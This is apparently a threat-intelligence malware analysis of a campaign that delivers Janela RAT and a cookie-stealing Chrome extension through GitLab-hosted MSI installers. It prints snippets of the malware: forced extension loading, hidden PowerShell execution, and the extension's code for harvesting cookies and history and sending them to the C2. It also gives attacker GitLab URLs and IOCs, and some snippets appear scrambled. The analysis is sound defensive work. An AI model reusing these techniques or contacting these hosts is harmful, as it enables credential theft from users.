

Janela RAT and a stealer extension delivered together

 medium.com/walmartglobaltech/janela-rat-and-a-stealer-extension-delivered-together-e274469a7df8

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Janela RAT appears to be a version or variant of BX RAT according to existing reporting, and was also mentioned targeting LATAM by ZScaler[3]. While doing some recent investigations into campaigns we stumbled on a campaign ending in the delivery of Janela along with a browser extension designed for stealing data and utilizing multiple files from various GitLab accounts.

MSI deliveries from gitlab accounts:

https://gitlab.com/mariogadu896/a5da3e9493a2b6993af982874c4a53f5/-/raw/main/_61b10e601



mario gadu
@mariogadu896

7	7f8b83aba756ea03f879b4305c4c1c8b	☆ 0 🗑 0 📄 0 📄 0 Updated 4 hours ago	ⓘ
1	10913d4782d39d876763ad24b3cf804c	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
6	6d86b4f4ed14bef128f671819f2ddae1	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
1	1ef3b0ea2716ca4c347ab11b93927b54	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
D	d0d489025f18c92ae7d15e3ed1e866e7	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
3	311e20aa5c4d38615995c580034b6dbb	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
1	1aae3e7bdb0ea2952d231aab63e62a67	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
8	89886786706a8795c6d0fb455fc997ea	☆ 0 🗑 0 📄 0 📄 0 Updated 18 hours ago	
9	9bae8e92e6a81a52e94323916712684c	☆ 0 🗑 0 📄 0 📄 0 Updated 19 hours ago	

Others:

EDUARDO LUCENCIO SBIZERA



EDUARDO LUCENCIO SBIZERA
@eduardolucenciosbizera

R	rootkit_1506	☆ 0 🗑 0 📄 0 📄 0 Updated 16 hours ago	Info 📅 Member since June 12, 2025
6	6dca6439c718959a6ed6887334ffad2	☆ 0 🗑 0 📄 0 📄 0 Updated 17 hours ago	
2	270131b747b74c464a643ac4eb3abc48	☆ 0 🗑 0 📄 0 📄 0 Updated 17 hours ago	
1	1966a077a484848d497b10542a9ffe45	☆ 0 🗑 0 📄 0 📄 0 Updated 1 day ago	
B	bb74933ea0ac45eb320c9a37f9f85340	☆ 0 🗑 0 📄 0 📄 0 Updated 1 day ago	
8	8cd151cc5bbffbae0f27f4a794c63bc	☆ 0 🗑 0 📄 0 📄 0 Updated 1 day ago	
C	c772ee826f4d317c8c0882c725585ccd	☆ 0 🗑 0 📄 0 📄 0 Updated 1 day ago	
F	f13fc69109e9969424292cd130fcd559	☆ 0 🗑 0 📄 0 📄 0 Updated 1 day ago	



cbvgeral bnew
@bnewcbvgeral

R	rootkit_1106	☆ 0 ♡ 0 📄 0	Updated 4 days ago
R	rootkit_0806	☆ 0 ♡ 0 📄 0	Updated 1 week ago
C	cabeca_0606	☆ 0 ♡ 0 📄 0	Updated 1 week ago
P	projetoteste_1604	☆ 0 ♡ 0 📄 0	Updated 3 weeks ago
R	rootkit_1704	☆ 0 ♡ 0 📄 0	Updated 3 weeks ago
R	rootkit_2104	☆ 0 ♡ 0 📄 0	Updated 3 weeks ago
R	rootkit_2304	☆ 0 ♡ 0 📄 0	Updated 3 weeks ago
1	192517163af973b9390813bdabcde8a5	☆ 0 ♡ 0 📄 0	Updated 3 weeks ago

Info

📅 Member since April 16, 2025

installer:

907cff1b76b2e2e44fa6bb41e6b0502733592fee7c18bb9873b9ae2b88bf941c

Inside the installer is a number of files:

```

Date      Time      Attr      Size  Compressed  Name-----
-----
-----2025-06-12 20:58:46 ....A
8623      F_bdbbce168f312025-06-12 20:58:46 ....A      1578248
F_3bdda10aab902025-06-12 20:58:46 ....A      109
F_e69ef3b452602025-06-12 20:58:46 ....A      715      F_dfb49ddcd9b6----
-----2025-06-12
20:58:46      1587695      1622016  4 files

```

The files include a zip file and a number of scripts:

```

F_3bdda10aab90: Zip archive data, at least v2.0 to extract, compression
method=deflateF_bdbbce168f31: Unicode text, UTF-8 text, with CRLF line
terminatorsF_dfb49ddcd9b6: DOS batch file text, ASCII text, with CRLF line
terminatorsF_e69ef3b45260: DOS batch file text, ASCII text, with CRLF line
terminators

```

Some of the scripts rely upon the execution flow completing through other scripts, such as the script for setting up the custom browser extension relies upon the extension being put in place but that happens later by another executable entirely.

```
$extensionPath = "C:\Users\Public\Documents\LPrKz6y2fG\3a50xUe6"
```

```
$maxTries = 10$try = 0while ($try -lt $maxTries) {    if (Test-Path $extensionPath) {  
Start-Sleep -Seconds 10        break    } else {        Start-Sleep -Seconds 10  
$try++    }  
}}
```

Ultimately looks for Chromium based browsers to add parameters to the execution to load the extension:

```
"--load-extension=`"$extensionPath`" --disable-extensions-except=`"$extensionPath`" -  
no-first-run"
```

One of the other scripts contains functionality for unzipping a zip file and building a powershell script to detonate a hardcoded EXE name:

```
echo $process = Start-Process -FilePath "LPrKz6y2fG.exe" -WorkingDirectory  
"%DEST_DIR%" -PassThru > "%TEMP%\start_process.ps1"  
echo $process.WaitForExit() >> "%TEMP%\start_process.ps1"  
  
start "" powershell -WindowStyle Hidden -Command "& '%TEMP%\start_process.ps1';  
Remove-Item '%TEMP%\start_process.ps1'"
```

Inside the zip file:

	Date	Time	Attr	Size	Compressed	Name-----	----
						-----2025-06-12 20:58:44	.....
229		172	com.yourcompany.monitoringapp.json	2025-06-12 20:58:44	.....		
2855936		1193307	LPrKz6y2fG.exe	2025-06-12 20:58:44	.....	384840	
384022			LPrKz6y2fG.zip	2025-06-12 20:58:44	.....	256	261
			LPrKz6y2fG.zip.sig	-----	-----	-----	-----


The exe, 'LPrKz6y2fG.exe', is a GoLang binary that has has the password to the same named Zip file inside of it.

```
loc_516C95:  
lea     rax, aIsNilNotValueM+23Fh ; "LPrKz6y2fG.zipComputerNameExfile too la".  
mov     ebx, 0Eh  
lea     rcx, aNkxmaf1294mx ; "nkXmAf1294Mx"  
mov     edi, 0Ch  
mov     rsi, [rsp+68h+var_30]  
mov     r8, [rsp+68h+var_38]  
call    sub_516D00
```

Inside of the zip file is a browser extension and a Janella RAT executable:

Date	Time	Attr	Size	Compressed	Name-----	-----
-----2025-06-12 20:58:44 -----						
294792	156139	BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe	2025-06-12 20:58:44			
.....	256	289	BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe.sig	2016-07-		
08 12:47:08	.....	192000	81431	protobuf-net.dll	2025-06-12 20:58:44	
.....	256	289	protobuf-net.dll.sig	2020-02-19 07:05:18	.....	
20856	11440	System Buffers.dll	2025-06-12 20:58:44	.....	256	
289		System Buffers.dll.sig	2022-05-08 00:31:02	.....	142240	59835
		System.Memory.dll	2025-06-12 20:58:44	.....	256	289
		System.Memory.dll.sig	2018-05-15 10:29:44	.....	115856	32896
		System.Numerics.Vectors.dll	2025-06-12 20:58:44	.....	256	289
		System.Numerics.Vectors.dll.sig	2020-02-19 07:05:16	.....	16768	8916
		System.Runtime.CompilerServices.Unsafe.dll	2025-06-12 20:58:44	.....	256	
289		System.Runtime.CompilerServices.Unsafe.dll.sig	2025-06-12 20:58:38	.....		
83868	28990	3a50xUe6/bg_d94f45fa.js	2025-06-12 20:58:38	.....	614	
386		3a50xUe6/ct_cb4f5a58.js	2025-06-12 20:58:38	.....	1299	757
3a50xUe6/manifest.json-----						

The RAT exe name is also referenced in the GoLang binary in relation to a bunch of base64 encoded URLs:




Decoded URLs:

https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csv<https://gitlab.com>

Inside these files is a base64 encoded C2 domain:

```
% curl -k https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csv
|base64 --decode % Total    % Received % Xferd  Average Speed   Time    Time
Time Current          0      0     0         0      0      0      0
Speed100    44  100    44    0    65    0 --:--:-- --:--:-- --:--:--
65hxxps://w51w.worldassitencia[.]com
```

After processing the URLs it will also attempt to generate a config.json file which will be used by later stages:



This is interesting because part of the zip file previously unzipped is also a browser extension which has references to the config.json file:

```

    async loadConfig() {
      fetch(chrome.runtime.getURL("config.json"));
      Error("Failed loading config.json");
    }
    let e = await
    if (!e.ok) throw new
    return await e.json()

```

Commands issued from the C2 websocket all goes to a single function:

```

 )), this.socket.on("connect",      () => this.onConnected()),
this.socket.on("disconnect",      () => this.onDisconnected()),
this.socket.on("connect_error",    o => this.onError(o)),
this.socket.on("command",          o => this.handleCommand(o)), n = !0;

```

Extension command handler:

```

    handleCommand(e) {
      case "screenshot":
      break;
      this.executeNative(e.command);
      "refresh":
      case "version":
      break
    }
    switch (e.action) {
      this.captureScreenshot();
      case "execute":
      break;
      this.collectReresh();
      this.executeVersion(e);
    }

```

Screenshot takes at most 800x600 screenshot and sends it off:

```
maxWidth: e = 800,                maxHeight: t = 600
```

ExecuteNative uses the Chrome.runtime API and chrome.runtime.sendMessage to send the command to be executed to an EXE that will process it. The callback function will handle sending off the results:

```
executeNative(e) {
chrome.runtime.sendMessage("com.yourcompany.monitoringapp", {
Command: e,                Type: "command"                }, t => {
if (chrome.runtime.lastError) {
this.sendData("native_response", {                type: "response",
response: "[**EERRORRR**]" + chrome.runtime.lastError.message
});                return                }
this.sendData("native_response", {                type: "response",
response: t                })                })                }
```

CollectReferesh involves collecting the system info along with cookies, browsing history, (max 100 results), installed extensions and open tab listing:

```
async collectReresh() {                this.collectedData.systemInfo =
await this.getSystemInfo(), this.collectedData.browserData = {
cookies: await this.getAllCookies(),                history: await
this.getBrowsingHistory(),                extensions: await
this.getInstalledExtensions()                }, this.collectedData.currentState = {
tabs: await this.getOpenTabs()                }, this.sendData("ext_response", {
type: "refresh",                payload: this.collectedData                })),
chrome.storage.local.set({                lastDataCollection: new
Date().toISOString()                })                }
```

ExecuteVersion will load a value that was initiated as an array:

```
vr = []

executeVersion(e) {                vr = e.data                }
```

This data is later used in a way to check if a value that should be a list of strings will be present in the url from the tab:

```
function Ds(r) {                try {                return vr.some(e => r.includes(e))
} catch {                return !1                }                }
```

It appears that the generated config from the binary will also contain the repo list. This will be used for C2 communications over in this case websocket:

```

    let e = this.config,
    for (let s of t) try {
    this.socket = he(atob(i.data), {
    reconnection: !1,
    clientId: e.clientId,
    username: e.username,
    version: ft
    }

    t = e.repos,
    let i = await Ls.get(s);
    transports: ["websocket"],
    query: {
    tipo: "extensao",
    computername: e.computername,
    n = !1;

```

The Janela RAT[3] binary itself is obfuscated with the free version of Eziriz .NET reactor[1], a deobfuscator for the free version still exists[2].

The key for decoding strings is the same as the one mentioned in the ZScaler blog:

```

public class Settings
{
    public static string PASSWORD = Convert.ToString(8521);

    public static string VERSION = "2.2";

```

IOCs

Network

team000analytics.safepurelink.comw51w.worldassitencia.combulder.wordsuporttsk.com
da6b97b245c65193eb231de0314508759a69db35a8f76afc66b4757702a231d0248ee6233a85daaa3ddc2d

VBA related files

666ba2708be3fc6a208d1e961af343a8105959fa87bfd3322a36d6c4e57d11226ed7ec9d0c366310d647f4

Disk:

%TEMP%\start_process.ps1C:\Users\Public\Documents\LPrKz6y2fG\3a50xUe6

Git accounts:

<https://gitlab.com/eduardolucenciosbizera/><https://gitlab.com/mariogadu896/><https://gitlab.com/>

References

- 1: https://www.eziriz.com/dotnet_reactor.htm
- 2: <https://0x1.gitlab.io/reverse-engineering/NETReactorSlayer/>
- 3: <https://www.zscaler.com/blogs/security-research/janelarat-repurposed-bx-rat-variant-targeting-latam-fintech>